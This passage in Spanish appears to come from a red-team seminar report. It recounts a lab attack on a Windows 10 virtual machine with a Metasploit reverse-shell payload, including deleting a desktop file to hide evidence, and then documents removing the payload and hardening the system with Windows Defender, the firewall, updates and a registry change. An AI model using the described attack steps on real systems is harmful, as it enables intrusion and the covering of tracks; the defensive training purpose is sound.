- Metasploit se configuró para escuchar en el mismo puerto (443) que se especificó en el Payload malicioso.

4. **Comunicación con la Máquina Víctima:**
- Cuando el administrador de la máquina ejecutó el archivo malicioso, este estableció una conexión con la máquina del atacante a través del puerto 443.
- El atacante ahora tenía acceso remoto a la máquina víctima.

5. **Control Remoto de la Máquina Víctima:**
- Con la sesión de Meterpreter abierta, el atacante podía controlar la máquina víctima de forma remota.
- Esto incluye la capacidad de ejecutar comandos, obtener información del sistema, acceder a archivos y carpetas, y realizar diversas acciones en el sistema operativo.

6. **Eliminación del Archivo de Texto:**
- Después de ganar acceso a la máquina víctima, el atacante eliminó un archivo de texto que se encontraba en el escritorio de la máquina.
- Esto se hizo para eliminar cualquier evidencia que pudiera relacionar al atacante con el sistema comprometido.

Gráfico de explicación del ataque:



Ilustración 19 Diagrama de Flujo del proceso de ataque al SO

Fuente: propia.

Erradicación Del Paylodad De La Máquina Windows 10 X 64

En la fase anterior dentro del **Anexo 4 - Escenario 3** se realizado una recreación de un ataque usando un Payload a una máquina virtual la cual tenía virtualizado el sistema operativo Windows x64, y realizando un control del sistema usando Metasploit a través del sistema operativo Kali Linux, en este Escenario 4 se procederá a realizar la erradicación de dicho Paylodad y a su vez, se realizara un proceso de **Hardening** al sistema operativo vulnerado, para que valga la redundancia, poder disminuir al máximo las vulnerabilidades que tenga.

En primer lugar, vamos a verificar si el Payload aún sigue instalado en la maquina objetivo.

Como podremos verificar, en la ruta del escritorio aún sigue el archivo PC33704231.exe, el cual es el Payload que se usó para atacar sistema operativo, en este caso como la seguridad del sistema operativo esta desactivada por completo, este aun no lo detecta como un archivo malicioso.



Ilustración 20 Payload aun sin detectar, en el escritorio.

Para este caso realizaremos un proceso de activación de las medidas de seguridad por defecto que nos da el Windows Defender, en este caso, reactiváremos la protección antivirus y Firewall y protección de red.



Ilustración 21 Componentes de Seguridad (Protección antivirus y contra amenazas, Firewall) desactivados

Reactivación de Protección de antivirus y contra amenazas.

Para este proceso reactivaremos las funciones de protección en tiempo real y cualquier otro parámetro de seguridad recomendado por Windows Defender. Como se evidencia a continuación, la protección en tiempo real esta desactivada, así como la protección basada en la nube y el Envío de muestras automático.



Ilustración 22 Protección contra amenazas desactivado



Ilustración 23 Protección basada en la nube y Envío de muestras automático desactivados

Ya sabiendo estos problemas de seguridad se procedió a activarlos todos, como se evidencia a continuación:



Ilustración 24 Protección en tiempo real - Protección basada en la nube - Envío de muestras automático activado

Con esto hemos logrado activar correctamente la **Protección de antivirus y contra amenazas** de Windows 10.



Ilustración 25 Protección antivirus, Habilitada

Una vez se reactivó la protección contra antivirus, Windows Defender procedió inmediatamente a realizar un análisis rápido del sistema para verificar si había amanezcas existentes, donde efectivamente encontró una serie amenazas

relacionadas al Paylodad instalado y procedió a ponerlas en cuarentena, como se evidencia a continuación.



Ilustración 26 Historial de protección de Windows defender

Como se ha descrito, Windows defender la puso en cuarentena, así que aún sigue existiendo al Paylodad en el sistema, aunque con restricciones de ejecución y de acceso, lo que se realiza es la eliminación completa de todos los activos en cuarentena.



Ilustración 27 Quitar (Eliminar) amenaza en cuarentena

Ahora ya el estado de las Amenazas se actualizo a Amenaza quitada o restaurada, en este caso, se eliminaron como se evidencia a continuación:



Ilustración 28 Estado actualizado del Historial de la protección.

Aunque ciertamente Windows Defender ha mostrado ser un software de protección bastante eficiente, siempre es recomendable usar otros métodos de análisis de seguridad del sistema, para dar un filtro extra.

Reactivación de Firewall y Protección de red.
Una de las razones por la cual el exploit pudo acceder a la maquina fue porque pudo acceder fácilmente a la red de esta, ya que, la protección del Firewall estaba desactivada en su totalidad, dando vía libre al atacante de controlar nuestra máquina. En este paso se va a reactivar todos los parámetros de protección dados por Windows Defender para darle seguridad a nuestra red.

Al acceder a la función de **Firewall y protección de red** que la Red de dominio, la Red privada y la Red pública están completamente desactivadas, como se evidencia a continuación:



Ilustración 29 Firewall de redes desactivadas.

En efecto, se procedió a activar cado uno del firewall de los tipos de red existentes en nuestro sistema operativo, como se evidencia a continuación.

Ilustración 30 Firewall de redes activadas.

Con esto realizado ya hemos reactivado la protección de **Firewall y protección de red.**



Ilustración 31 Firewall y protección de red activado

Proceso de Hardening del sistema objetivo Windows 10 x 64

Es importante realizar un proceso de hardening en la computadora para mejorar su seguridad y reducir el riesgo de nuevos ataques. En este informe, se describirá un proceso de hardening que se puede realizar en una computadora Windows 10 que ha sido atacada por malware, para estos procesos nos hemos guiado de la guía ***Hardening Microsoft Windows 10 version 1709 Workstations*** de la Australian Cyber Security Centre.

El proceso se centrará en las siguientes áreas:

- Acceso remoto al Shell de Windows.
- Actualización de Sistema Operativo
- Acceso controlado a carpetas.

7.2 Acceso remoto al Shell de Windows

Cuando Windows Remote Shell está habilitado, puede permitir que un adversario ejecute de forma remota scripts y comandos en estaciones de trabajo. Para reducir este riesgo, se debe desactivar Windows Remote Shell. Para deshabilitar Windows Remote Shell, se realizó el siguiente proceso.

- Se ejecutó Windows PowerShell (Administrador)
- Se ejecuta en la consola el siguiente comando: Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server" -Name "fDenyTSConnections" -Value 1



Ilustración 32 Desactivación de Acceso remoto al Shell de Windows

- Este comando establecerá el valor de "fDenyTSConnections" en 1, lo que significa que se denegarán las conexiones de Terminal Services.
- Se reinicia la máquina para que surta efecto los cambios.

7.3 Actualización de Sistema Operativo

Si bien algunos proveedores pueden lanzar nuevas versiones de aplicaciones para abordar vulnerabilidades de seguridad, otros pueden lanzar parches. Si no se instalan nuevas versiones de aplicaciones y parches para aplicaciones, puede permitir que un adversario comprometa fácilmente las estaciones de trabajo. Para reducir este riesgo, Las nuevas versiones de aplicaciones y parches para aplicaciones deben aplicarse en un período de tiempo apropiado según lo determinado por la gravedad de las vulnerabilidades de seguridad que abordan y cualquier medida de mitigación que ya esté implementada (ACSC, 2018). Sabiendo, se procede realizar un proceso de actualización de parches y controladores del sistema operativos, para ello se realizó el siguiente proceso:

- Se accede a Windows Update para buscar actualizaciones, para este caso, se encontraron una serie de actualizaciones pendientes por instalar, así que se procedió a realizarlas.



Ilustración 33 Actualizaciones pendientes desde Windows Update

- Una vez reiniciada la maquina se ejecuta un proceso de actualización del sistema operativo.



Ilustración 34 Inicio del proceso de actualización del Sistema Operativo

Acceso controlado a carpetas

Acceso controlado a carpetas es una nueva característica de seguridad introducida en Microsoft Windows 10 como parte de Windows Defender Exploit Guard. Está

diseñado para combatir la amenaza del ransomware. Para este proceso implementaron las siguientes configuraciones de política de grupo para implementar el acceso controlado a carpetas:

- Se accede a Windows Defender y a su complemento de **Protección antivirus y contra amenazas.**
- Nos dirigimos a la función de **Configuración de antivirus y protección contra amenazas/Controla el acceso a la carpeta,** y activamos la función.

Ilustración 35 Control de acceso a carpetas activado

1.4 Comprobación desde la maquina atacante Kali Linux

A continuación, se realizará el proceso de exploit para intentar acceder al Paylodad de la maquina objetivo, para verificar si aún tenemos acceso a esta, lo que nos ayudaría saber si el proceso de endurecimiento y hardening fue realizado correctamente.

- Iniciamos ejecutando el exploit dentro de Metasploit para intentar acceder al Payload de la maquina Windows.



Ilustración 36 Ejecución del exploit para acceder a la maquina objetivo

- Aquí podemos comprobar que la máquina atacante ya no poder acceder a la maquina objetivo después de haber realizado el proceso de la hardening y endurecimiento del sistema operativo.

Informe Con Análisis Del Caso De Red Team

Dentro del ámbito de la ciberseguridad, la protección, detección, y respuesta a las amenazas son críticas. A lo largo del seminario especializado, se planteó una serie de escenarios que simulaban diferentes vectores de ataque, con el propósito de probar la habilidad del postulante en enfrentar y resolver dichas amenazas. Este informe final presenta un compendio de los escenarios planteados, las soluciones implementadas y el análisis correspondiente, esperando satisfacer los criterios de HackerHouse.

